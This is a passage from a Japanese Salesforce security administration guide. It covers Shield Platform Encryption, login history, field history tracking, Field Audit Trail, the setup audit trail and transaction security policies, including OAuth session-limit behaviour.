Sandbox が更新されると、テナントの秘密の変更が現在の組織に限定されます。つまり、Sandbox のテナントの秘密をローテーションまたは破棄しても、本番組織には影響がないことを意味します。

ベストプラクティスとして、更新後に Sandbox のテナントの秘密をローテーションします。ローテーションにより、本番と Sandbox で異なるテナントの秘密が使用されます。Sandbox のテナントの秘密を破棄すると、部分コピーの場合も完全コピーの場合も暗号化データを使用できなくなります。

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

従来の暗号化と Shield プラットフォームの暗号化との違い

従来の暗号化では、その目的で作成した特殊なカスタムテキスト項目を保護できます。Shield プラットフォームの暗号化では、広く使用されているさまざまな標準項目、一部のカスタム項目、および種々のファイルを暗号化できます。Shield プラットフォームの暗号化では、個人取引先、ケース、検索、ワークフロー、承認プロセス、およびその他の重要な Salesforce 機能もサポートします。

機能	従来の暗号化	Shield プラットフォームの暗号化
価格設定	基本のユーザライセンスに含まれる	追加料金が課せられる
保存時の暗号化	✔	✔
ネイティブソリューション (ハードウェアまたはソフトウェアは不要)	✔	✔
暗号化アルゴリズム	128 ビットの Advanced Encryption Standard (AES)	256 ビットの Advanced Encryption Standard (AES)
HSM ベースの鍵の派生		✔
「暗号化鍵の管理」権限		✔
鍵の生成、エクスポート、インポート、破棄	✔	✔

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

機能	従来の暗号化	Shield プラットフォームの暗号化
PCI-DSS L1 準拠	✔	✔ (項目のみ)
テキスト (暗号化) データ型	(カスタムデータ型専用、175 文字に制限)	
マスク	✔	✔
種別と文字をマスク	✔	
暗号化された項目値の参照に「暗号化されたデータの参照」権限が必要	✔	✔
メールテンプレート値で「暗号化されたデータの参照」権限を尊守		✔
標準項目の暗号化		✔
添付ファイル、ファイル、およびコンテンツの暗号化		✔
暗号化カスタム項目		✔
サポート対象のカスタム項目のデータ型について既存の項目を暗号化		✔
検索 (UI、部分検索、ルックアップ、特定の SOSL クエリ)		✔
API へのアクセス	✔	✔
ワークフロールールおよびワークフロー項目自動更新で使用可能		✔
承認プロセスの開始条件および承認ステップ条件で使用可能		✔

関連トピック:

- カスタム項目の従来の暗号化

組織のセキュリティの監視

ログイン履歴と項目履歴を追跡し、設定変更を監視し、イベントに基づいてアクションを実行できます。

Salesforce 組織のセキュリティの監視に関する詳しい手順とヒントは、次のセクションを参照してください。

このセクションの内容:

ログイン履歴の監視

システム管理者は、組織および有効なポータルまたはコミュニティに対して試行されたすべてのログインを監視できます。[ログイン履歴]ページには、20,000件の最新の試行が表示されます。さらにレコードを表示するには、CSVまたはGZIPファイルに情報をダウンロードします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

ユーザ権限

ログインを監視する
- 「ユーザの管理」

ログイン履歴のダウンロード

過去6か月間のSalesforce組織へのユーザログインをCSVまたはGZIPファイルにダウンロードできます。

1. [設定]から、[クイック検索]ボックスに「*ログイン履歴*」と入力し、[ログイン履歴]を選択します。
2. ダウンロードするファイル形式を選択します。
   - **Excel用CSVファイル**: すべてのユーザによる過去6か月間のSalesforce組織へのログインを記録したCSVファイルをダウンロードします。このレポートには、APIを介したログインも含まれます。
   - **gzipで圧縮されたExcel用CSVファイル**: すべてのユーザによる過去6か月間のSalesforce組織へのログインを記録したCSVファイルをダウンロードします。このレポートには、APIを介したログインも含まれます。ファイルは圧縮されているため、最もすばやくダウンロードするには最適なオプションです。
3. ファイルの内容を選択します。[すべてのログイン]には、APIアクセスによるログインも含まれます。
4. [今すぐダウンロード]をクリックします。

メモ: 古いバージョンの Microsoft Excel では、65,536 行を超えるファイルを開くことはできません。大きなファイルを Excel で開くことができない場合は、大規模なファイルの扱いに関する Microsoft のヘルプおよびサポート記事を参照してください。

リストビューの作成

ログイン時刻およびログイン URL で並び替えた新規リストビューを作成できます。たとえば、特定の時間範囲内のすべてのログインのビューを作成できます。デフォルトビューと同様に、カスタムビューには最新の 20,000 件のログインが表示されます。

1. [ログイン履歴] ページで、[新規ビューの作成] をクリックします。
2. [ビュー] ドロップダウンリストに表示するビューの名前を入力します。
3. 検索条件を指定します。
4. 表示する項目を選択します。

   15 項目まで選択できます。表示できるのは、使用しているページレイアウトで使用可能な項目のみです。テキストエリア項目には、255 文字まで表示されます。

   メモ: 地理位置情報技術の性質上、地理位置情報項目の精度 (国、市区郡、郵便番号など) は変化する場合があります。

ログイン履歴の表示

自分のログイン履歴を表示できます。

1. 個人設定から、[クイック検索] ボックスに「*ログイン履歴*」と入力し、[ログイン履歴] を選択します。結果がない場合は、[クイック検索] ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
2. 過去 6 か月間のログイン履歴が保存された CSV ファイルをダウンロードするには、**[Download...]** をクリックします。

メモ: セキュリティ上の理由から、Salesforce は組織からデータをエクスポートするときに CAPTCHA ユーザ認証を要求することがあります。簡単なテキスト入力型のテストで、悪意のあるプログラムによる組織のデータへのアクセスを回避します。このテストをパスするには、フロート表示される 2 語をテキストボックス項目に正確に入力する必要があります。テキストボックス項目に入力する語は、スペースで区切る必要があります。

SAML を使用したシングルサインオン

組織で SAML シングルサインオン ID プロバイダ証明書を使用している場合、シングルサインオンログインが履歴に表示されます。

私のドメイン

[私のドメイン] を使用する場合は、いつどのユーザが新しいログイン URL でログインしているかを識別できます。[設定] から、[クイック検索] ボックスに「*ログイン履歴*」と入力し、[ログイン履歴] を選択して、[ユーザ名] 列と [ログイン URL] 列を表示します。

項目履歴管理

特定の項目を選択して、オブジェクトの [履歴] 関連リストの項目履歴を追跡および表示できます。項目履歴データは、最長 18 か月間保持されます。

カスタムオブジェクトの項目履歴および次の標準オブジェクトの履歴を追跡できます。

- 取引先
- 納入商品
- ケース
- 取引先責任者
- エンタイトルメント
- サービス契約
- 契約品目名
- 契約
- リード
- 商談
- 記事
- ソリューション
- 商品

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

標準オブジェクトは **Database.com** Edition では使用できません。

ユーザがこれらの項目を変更すると、エントリが[履歴]関連リストに追加されます。履歴は、変更の日付、時刻、変更内容、変更者で構成されます。すべての項目種別が履歴トレンドレポートで使用できるわけではありません。ケースのエスカレーションなど、特定の変更は必ず追跡されます。

メモ: 項目履歴の追加によって現在の制限を超えた場合、Spring '15 リリース以降は項目監査履歴アドオンを購入する必要があります。アドオン登録が有効になると、製品に関連付けられた保持ポリシーを反映して項目履歴ストレージが変更されます。組織が 2011 年 6 月より前に作成され、項目履歴の制限が静的のままになっている場合、Salesforce では制限なしで項目履歴が保持されます。組織が 2011 年 6 月以降に作成され、アドオンを購入しない場合、項目履歴は最長 18 か月間保持されます。

項目履歴管理を使用する場合は、次の点を考慮してください。

- 255 文字を超える項目に対する変更は、編集済みとして追跡され、元の値と新しい値は記録されません。
- 追跡された項目の値は、自動的には翻訳されません。それらの値は、作成された際の言語で表示されます。たとえば、項目が *「Green」* から *「Verde」* に変更された場合、その項目の値がトランスレーションワークベンチを使用して他の言語に翻訳されていない限り、ユーザの言語に関係なく *「Verde」* が表示されます。これは、レコードタイプおよび選択リスト値にも同様に適用されます。
- トランスレーションワークベンチで翻訳済みのカスタム項目ラベルに対する変更は、[履歴] 関連リストを参照しているユーザのロケールに合わせて表示されます。たとえば、カスタム項目ラベルが `Red` で、スペイン語では `Rojo` と翻訳されている場合、スペインロケールのユーザにはそのカスタム項目ラベルが `Rojo` と表示されます。それ以外のユーザには、そのカスタム項目ラベルが `Red` と表示されます。
- データ項目、数値項目および標準項目に対する変更は、[履歴] 関連リストを参照しているユーザのロケールに合わせて表示されます。たとえば、日付を *2012 年 8 月 5 日* に変更すると、英語 (アメリカ) ロケー

ルのユーザには *8/5/2012* と表示され、英語 (イギリス) ロケールのユーザには *5/8/2012* と表示されます。

- トリガによってオブジェクトに変更が加えられ、現在のユーザに編集権限がない場合、項目履歴では現在のユーザの権限が優先されるため、その変更は追跡されません。

このセクションの内容:

標準オブジェクトの項目履歴管理

オブジェクトの管理設定で標準オブジェクトの項目履歴管理を有効にできます。

法人取引先と個人取引先の両方を使用している場合は、取引先の項目履歴管理を有効化する前に次のことを確認してください。

- 取引先の項目履歴管理は、法人取引先と個人取引先の両方に対して実行されます。
- 個人取引先の項目履歴管理を有効化しても、個人の取引先責任者の項目履歴管理は有効化されません。

必要に応じて、項目履歴管理を設定します。

1. 項目履歴を追跡するオブジェクトの管理設定から、項目領域に移動します。
2. [項目履歴管理の設定] をクリックします。

   ヒント: オブジェクトの項目管理を有効にするときは、ページレイアウトをカスタマイズして、オブジェクトの[履歴]関連リストを含めます。

3. 取引先、取引先責任者、リード、および商談の場合は、[取引先履歴の有効化]、[取引先責任者履歴の有効化]、[リード履歴の有効化]、または [商談履歴を有効化] チェックボックスをそれぞれオンにします。
4. 履歴管理する項目を選択します。

   オブジェクトごとに、標準項目とカスタム項目を合わせて最大20項目まで選択できます。この制限には、法人取引先と個人取引先の項目の数も含まれます。

   ケースのエスカレーションなど、特定の変更は必ず追跡されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

標準オブジェクトは **Database.com** Edition では使用できません。

ユーザ権限

追跡する項目を設定する
- 「アプリケーションのカスタマイズ」

次の項目は追跡できません。

- 数式項目、積み上げ集計項目、または自動採番項目
- ［作成者］および［最終更新者］
- 商談の［期待収益］項目
- 項目の［マスタソリューション名］または［マスタソリューション詳細］項目。多言語ソリューションが有効な組織の翻訳ソリューションにのみ表示されます。

5. [保存] をクリックします。

   Salesforce は、この日時から履歴を追跡します。この日時以前の変更は履歴に含まれません。

カスタムオブジェクトの項目履歴管理

オブジェクトの管理設定でカスタムオブジェクトの項目履歴管理を有効にできます。

1. カスタムオブジェクトの管理設定から、[編集] をクリックします。
2. ［項目履歴管理］チェックボックスをオンにします。

   ヒント: オブジェクトの項目管理を有効にするときは、ページレイアウトをカスタマイズして、オブジェクトの[履歴]関連リストを含めます。

3. 変更内容を保存します。
4. [カスタム項目 & リレーション] セクションにある［項目履歴管理の設定］をクリックします。

   このセクションでは、標準項目とカスタム項目の両方のカスタムオブジェクトの履歴を設定できます。

5. 履歴管理する項目を選択します。

   オブジェクトごとに、標準項目とカスタム項目を最大20項目まで選択できます。次のものは追跡できません。

   - 数式項目、積み上げ集計項目、または自動採番項目
   - ［作成者］および［最終更新者］

6. [保存] をクリックします。

   Salesforce は、この日時から履歴を追跡します。この日時以前の変更は履歴に含まれません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

標準オブジェクトは **Database.com** Edition では使用できません。

ユーザ権限

追跡する項目を設定する

- 「アプリケーションのカスタマイズ」

項目履歴管理の無効化

オブジェクトの管理設定から項目履歴管理を無効にできます。

メモ: Apex がオブジェクトのいずれかの項目を参照している場合は、そのオブジェクトの項目履歴管理を無効にできません。

1. 項目履歴管理を停止するオブジェクトの管理設定から、[項目]に移動します。
2. ［項目履歴管理の設定］をクリックします。
3. 作業しているオブジェクトの[履歴の有効化]([取引先履歴の有効化]、[取引先責任者履歴の有効化]、[リード履歴の有効化]、[商談履歴を有効化]など)を選択解除します。

   [履歴]関連リストが、関連付けられているオブジェクトのページレイアウトから自動的に削除されます。

   標準オブジェクトの項目履歴管理を無効にしても、無効にした日時までの項目履歴データをレポートできます。カスタムオブジェクトの項目履歴管理を無効にした場合は、その項目履歴をレポートできません。
4. 変更内容を保存します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

標準オブジェクトは **Database.com** Edition では使用できません。

ユーザ権限

追跡する項目を設定する
- 「アプリケーションのカスタマイズ」

項目監査履歴

項目監査履歴では、項目履歴管理とは関係なく、最長 10 年間までのアーカイブ済み項目履歴データを保持するポリシーを定義できます。この機能により、監査機能とデータ保持に関する業界の規制に準拠できます。

Salesforce メタデータ API を使用して、項目履歴の保持ポリシーを定義します。次に、REST API、SOAP API、および Tooling API を使用して、アーカイブデータを処理します。項目監査履歴の有効化についての詳細は、Salesforce の担当者にお問い合わせください。

項目履歴は [履歴] 関連リストから `FieldHistoryArchive` オブジェクトにコピーされた後に、[履歴]関連リストから削除されます。関連履歴リストに 1 つの `HistoryRetentionPolicy` (取引先履歴など) を定義し、アーカイブするオブジェクトのさまざまな項目監査履歴保持ポリシーを指定します。これで、メタデータ API (ワークベンチまたは Force 移行ツール) を使用して、オブジェクトをリリースできます。オブジェクトの保持ポリシーは必要な頻度で更新できます。

項目履歴の保持ポリシーは次のオブジェクトに設定できます。

- 取引先
- ケース

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

項目履歴の保持ポリシーを指定する
- 「項目履歴の保持」

- 取引先責任者
- リード
- 商談
- 納入商品
- エンタイトルメント
- サービス契約
- 契約品目名
- ソリューション
- 商品
- 価格表
- 項目履歴管理が有効なカスタムオブジェクト

メモ: `HistoryRetentionPolicy` は、項目監査履歴が有効化されると自動的に上記のオブジェクトに設定されます。デフォルトでは、本番組織では 18 か月後、Sandbox 組織では 1 か月後にデータがアーカイブされ、アーカイブされたすべてのデータは 10 年間保存されます。

管理パッケージや未管理パッケージに項目履歴の保持ポリシーを含めることができます。

次の項目は、追跡できません。

- 数式項目、積み上げ集計項目、または自動採番項目
- 作成者および最終更新者
- 商談の [期待収益] 項目
- ソリューションの [マスタソリューション名] 項目または [マスタソリューション詳細] 項目
- ロングテキスト項目
- 複数選択項目

項目監査履歴ポリシーを定義およびリリースすると、本番データが関連履歴リスト (取引先履歴など) から `FieldHistoryArchive` オブジェクトに移行されます。最初のコピーは、ポリシーで定義された項目履歴をアーカイブストレージに書き込みます。これには時間がかかる場合があります。その後のコピーは前回のコピー以降の変更のみが転送されるため、高速に処理されます。アーカイブデータのクエリには、限られた SOQL のセットを使用できます。

メモ: 最初の正式リリース後の一定期間は、データが [履歴] 関連リストから自動的に削除されず、`FieldHistoryArchive` オブジェクトと [履歴] 関連リストの両方に表示される場合があります。Salesforce は、今後のリリースにおいて顧客が定義したポリシーに従って [履歴] 関連リストからアーカイブデータを削除する権利を留保します。

メモ: 組織で項目監査履歴を有効にしている場合、プラットフォームの暗号化を後から有効にしても、以前にアーカイブ済みのデータは暗号化されません。たとえば、組織では、電話番号項目などの取引先項目に対してデータ履歴保持ポリシーを定義するために項目監査履歴を使用します。プラットフォームの暗号化を有効にした後で、その項目の暗号化を有効にすると、取引先の電話番号データが暗号化されます。新しい電話番号レコードは作成時に暗号化され、[取引先履歴] 関連リストに保存された電話番号項目への以前の更新も暗号化されます。ただし、`FieldHistoryArchive` オブジェクトにアーカイブ済みの電話番号履歴データは、引き続き暗号化されずに保存されます。組織で以前にアーカイブしたデータを

暗号化する必要がある場合は、Salesforce にお問い合わせください。保存された項目履歴データを暗号化し、再度アーカイブしてから、暗号化されていないアーカイブを削除します。

設定の変更の監視

設定変更履歴では、自分自身と他のシステム管理者が組織に対して行った最近の設定の変更を追跡します。監査履歴は、複数のシステム管理者がいる組織で特に役立ちます。

設定変更履歴を表示するには、[設定]から、[クイック検索]ボックスに「*設定変更履歴の参照*」と入力し、[設定変更履歴の参照]を選択します。過去 180 日間にわたる組織の設定履歴全体をダウンロードするには、[ダウンロード]リンクをクリックします。

設定変更履歴には、組織に対して行われた最新の設定変更が 20 件表示されます。変更実施日、変更実施者、および変更内容が一覧表示されます。さらに、代理ユーザ (システム管理者やカスタマーサポート担当者など) がエンドユーザに代わって設定変更を行った場合、[代理ユーザ]列に代理ユーザのユーザ名が表示されます。たとえば、ユーザがシステム管理者にログインアクセス権限を与え、そのシステム管理者が設定変更を行うと、管理者のユーザ名がリストに表示されます。

設定変更履歴で、次の種類の変更を追跡します。

設定	追跡される変更
管理	• 企業情報、言語やロケールなどのデフォルト設定、および企業メッセージの変更 • マルチ通貨設定の変更 • ユーザ、ポータルユーザ、ロール、権限セット、プロファイルの変更 • すべてのユーザ向けのメールアドレスの変更 • リンクとして送信したメール添付ファイルを削除 • メールフッターの作成、編集、および削除 • レコードタイプの作成または名前の変更、プロファイルへの割り当てなどの変更 • ディビジョンの作成と編集、ディビジョンの移行、ユーザのデフォルトディビジョンの変更を含む、ディビジョンの変更 • 証明書の追加または削除 • ドメイン名の変更 • Salesforce の ID プロバイダとしての有効化または無効化

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

監査履歴を参照する
- 「設定・定義を参照する」

設定	追跡される変更
カスタマイズ	• 折りたたみ可能なセクション、簡易作成、詳細のフロート表示、または関連リストホバーリンクなど、ユーザインターフェースの設定の変更 • ページレイアウト、アクションレイアウト、および検索レイアウトの変更 • コンパクトレイアウトの変更 • Salesforce1 ナビゲーションメニューの変更 • インライン編集を使用した変更 • 数式、選択リストの値、カスタム項目属性(自動採番項目の形式、管理可能性、暗号化項目のマスキングなど)の変更を含む、カスタム項目と項目レベルセキュリティの変更 • リードの設定、リード割り当てルール、リードキューの変更 • 活動設定の変更 • サポート設定、営業時間、ケースの割り当ておよびエスカレーションルール、ケースキューの変更 • 要求により Salesforce カスタマーサポートによって行われた変更 • 元のタブ名にリセットしたタブを含む、タブ名の変更 • カスタムアプリケーション (Salesforce console アプリケーションを含む)、カスタムオブジェクト、カスタムタブの変更 • 契約設定の変更 • 売上予測設定の変更 • メール-to-ケースまたはオンデマンドメール-to-ケースの有効化または無効化 • 標準ボタンの上書きを含む、カスタムボタン、カスタムリンク、およびカスタムSコントロールの変更 • ドラッグアンドドロップによるスケジュールの有効化または無効化 • 同様の商談の有効化、無効化またはカスタマイズ • 見積の有効化または無効化 • データカテゴリグループ、データカテゴリ、およびカテゴリグループのオブジェクトへの割り当ての変更 • 記事タイプの変更 • カテゴリグループとカテゴリの変更 • Salesforce ナレッジの設定の変更 • アイデア設定の変更 • 回答設定の変更 • フールドの項目追跡の変更 • キャンペーンの影響の設定の影響 • 重要な更新の有効化または無効化 • Chatter メール通知の有効化または無効化 • 招待およびメールドメインの Chatter の新規ユーザ作成設定の有効化または無効化

設定	追跡される変更
	• 入力規則の変更
セキュリティと共有	• [階層を使用したアクセス許可] オプションなど、公開グループ、共有ルールの変更、および組織単位の共有 • パスワードポリシーの変更 • パスワードのリセット • セッションのタイムアウト設定の変更など、セッション設定の変更 • 代理管理グループと代理管理者が管理できるアイテムの変更。代理管理者が行った設定の変更も同様に追跡されます。 • ユーザが自分のごみ箱と組織のごみ箱から空にしたレコードの数 • Security Assertion Markup Language (SAML) の設定の変更 • Salesforce 証明書の変更 • ID プロバイダの有効化または無効化 • 指定ログイン情報の変更 • サービスプロバイダの変更 • Shield プラットフォームの暗号化の設定の変更
データの管理	• 一括削除の使用 (一括削除がユーザのごみ箱の限度である 5,000 削除レコードを超えた場合を含む)。一括削除の実行時間から 2 時間以内に、超過したレコードのうち最も古いものから順に、ごみ箱から永久に削除されます。 • データエクスポートの要求 • 一括変更の使用 • レポート作成スナップショットの変更(レポート作成スナップショットのソースレポートまたは対象オブジェクトの定義、削除、変更など) • データインポートウィザードの使用 • Sandbox の削除
開発	• Apex クラスとトリガの変更 • Visualforce ページ、カスタムコンポーネント、または静的リソースの変更 • Lightning ページの変更 • アクションリンクテンプレートの変更 • カスタム設定の変更 • カスタムメタデータ型およびレコードの変更 • リモートアクセス定義の変更 • Force.com サイトの設定の変更
さまざまな設定	• API 使用制限通知の作成

設定	追跡される変更
	• テリトリーの変更 • プロセス自動化設定の変更 • 承認プロセスの変更 • ワークフローアクションの作成と削除 • Visual Workflow ファイルの変更 • Force.com AppExchange からインストールまたはアンインストールしたパッケージ
アプリケーションの使用	• 取引先チームセリングおよび商談チームセリングの変更 • Google Apps サービスの有効化 • データセット、モバイルビュー、除外項目などのモバイル設定の変更 • パートナーユーザとしてパートナーポータルにログインしている「外部ユーザの管理」権限を持つユーザ • カスタマーポータルユーザとして Salesforce カスタマーポータルにログインしている「セルフサービスユーザの編集」権限を持つユーザ • パートナーポータル取引先の有効化または無効化 • Salesforce カスタマーポータル取引先の無効化 • Salesforce カスタマーポータルの有効化または無効化と複数のカスタマーポータルの作成 • エンタイトルメントプロセスとエンタイトルメントテンプレートの作成と変更 • Salesforce カスタマーポータルのセルフ登録の有効化または無効化 • カスタマーポータルまたはパートナーポータルユーザの有効化または無効化

トランザクションセキュリティポリシー

トランザクションセキュリティは、Salesforce リアルタイムイベントを受信し、作成したセキュリティポリシーに基づいて適切なアクションと通知を適用するフレームワークです。トランザクションセキュリティは、設定したポリシーに基づいてイベントを監視します。ポリシーがトリガされると、通知を受信し、必要に応じてアクションを実行できます。

ポリシーは、指定したイベントを使用してアクティビティを評価します。ポリシーごとに、通知、ブロック、2要素認証の強制、終了するセッションの選択などのリアルタイムアクションを定義します。

たとえば、ユーザあたりの同時セッション数を制限する同時セッションの制限ポリシーを有効化するとします。また、ポリシーがトリガされた場合にメールで通知されるように、ポリシーを変更します。さらに、ポリシーの Apex 実装を更新して、デフォルトの5セッションではなく3セッションにユーザを制限します (大変な作業のように聞こえますが、実際は簡単です)。その後で、3つのログインセッションを持つユーザが4つ目のセッションを作成しようとします。この操作はポリシーにより回避され、新しいセッションを始める前に既存のいずれかのセッションを終了するようユーザに求めます。同時に、ポリシーがトリガされたことがユーザに通知されます。


エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Shield または Salesforce Shield Event Monitoring アドオンサブスクリプションを購入する必要があります。

トランザクションセキュリティアーキテクチャでは、セキュリティポリシーエンジンを使用して、イベントを分析し必要なアクションを判断します。



トランザクションセキュリティポリシーは、イベント、通知、およびアクションで構成されます。

- 組織に適用されるポリシー (イベント対象)。使用可能なイベント種別は次のとおりです。
  - 取引先、取引先責任者、リード、商談オブジェクトのデータのエクスポート
  - 認証プロバイダ、認証セッション、クライアントブラウザ、ログイン IP のエンティティ
  - ログイン
  - 接続アプリケーション、レポート、ダッシュボードのリソースアクセス

- 使用可能なポリシーの通知—メール、アプリケーション内通知あるいはその両方で通知を受けることができます。
- ポリシーがトリガされた場合に実行されるアクションは、次のとおりです。
  - 操作をブロックする
  - 2 要素認証を使用した高いレベルの保証を必須とする
  - 現在のセッションを終了する

  アクションを実行せずに、通知のみを受信することもできます。使用可能なアクションは、選択したイベント種別によって異なります。

このセクションの内容:

トランザクションセキュリティの設定

カスタムポリシーを作成する前に組織のトランザクションセキュリティを有効化および設定します。この機能を使用できるのは、システム管理者プロファイルが割り当てられた有効ユーザのみです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Shield または Salesforce Shield Event Monitoring アドオンサブスクリプションを購入する必要があります。

ユーザ権限

トランザクションセキュリティポリシーを作成、編集、管理する
- 「Apex 開発」

  および

  「アプリケーションのカスタマイズ」

1. トランザクションセキュリティポリシーを有効にして使用できるようにします。
   a. [設定]から、[クイック検索] ボックスに「*トランザクションセキュリティ*」と入力し、[トランザクションセキュリティ]を選択します。
   b. ページ上部で[カスタムトランザクションセキュリティポリシーを有効化]を選択します。

   同時セッション数を制限する ConcurrentSessionsLimitingPolicy がトリガされる状況は 2 つあります。
   - 5 つの同時セッションがあるユーザが 6 番目のセッションにログインしようとする場合
   - すでにログインしているシステム管理者が2回目のログインを試行する場合

   許可されるセッション数を調整するには、Apex ポリシー実装の `ConcurrentSessionsPolicyCondition` を変更します。

   リードデータエクスポートポリシーは、リードでのデータダウンロードの超過をブロックします。次のいずれかのダウンロードが行われる場合にトリガされます。
   - 2,000 件を超えるリードレコードの取得
   - 完了までに 1 秒超かかる

   `DataLoaderLeadExportCondition` ポリシー実装を変更することで、これらの値を変更できます。
2. トランザクションセキュリティが有効になったら、組織の設定を指定します。
   a. [トランザクションセキュリティポリシー] ページで、[デフォルト設定] をクリックします。
   b. [許可されている Salesforce セッションの最大数を超えると、最も古いセッションが終了します。] 設定を選択します。

   ログインポリシーは、プログラムによるアクセスや、Salesforce Classic および Lightning Experience からのアクセスに適用されます。同時ユーザセッション数を制限するポリシーを作成すると、すべてのセッションがその制限にカウントされます。ユーザ名とパスワードを使用する通常のログイン、Web アプリケーションによるログイン、認証プロバイダを使用するログイン、およびその他のすべてのログイン種別が対象となります。

   Salesforce Classic または Lightning Experience では、終了するセッションを選択するように求められるため、セッション制限は問題になりません。プログラム内でこの選択を行うことはできないため、セッション制限に達したことを示すトランザクションセキュリティ例外がプログラムで発生します。

   この問題を回避するには、[許可されている Salesforce セッションの最大数を超えると、最も古いセッションが終了します。]を選択します。これにより、許可されたセッション数を超える要求がプログラムで行わ

れた場合、セッション数が制限を下回るまで古いセッションが終了します。この設定は、UI からのログインでも機能します。終了するセッションを選択するように求める代わりに、最も古いセッションが自動的に終了し、新しいセッションで新規ログインが開始します。次に、OAuth フローでログインポリシーを処理する方法 (設定が選択されている場合とされていない場合) を示します。

フロー種別	設定が選択されている場合のアクション	設定が選択されていない場合のアクション
OAuth 2.0 Web サーバ	認証コードとアクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	認証コードは付与されるが、アクセストークンは付与されない ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。
OAuth 2.0 ユーザエージェント	アクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	アクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。
OAuth 2.0 更新トークンフロー	アクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	TXN_SECURITY_END_SESSION 例外
OAuth 2.0 JWT ベアラートークン	アクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	TXN_SECURITY_END_SESSION 例外
OAuth 2.0 SAML ベアラーアサーション	アクセス権が付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	TXN_SECURITY_END_SESSION 例外
OAuth 2.0 ユーザ名およびパスワード	アクセス権が付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	ポリシーで許可されているセッション数を超えたことが原因でアクセスが拒否される
SAML アサーション	該当なし	該当なし

認証フローについての詳細は、Salesforce ヘルプの「Authenticating Apps with OAuth (OAuth によるアプリケーションの認証)」を参照してください。

カスタムトランザクションセキュリティポリシーの作成

特定のイベントでトリガされる独自のカスタムポリシーを作成します。この機能を使用できるのは、システム管理者プロファイルが割り当てられた有効ユーザのみです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Shield または Salesforce Shield Event Monitoring アドオンサブスクリプションを購入する必要があります。

ユーザ権限

トランザクションセキュリティポリシーを作成、編集、管理する
- 「Apex 開発」

  および

  「アプリケーションのカスタマイズ」

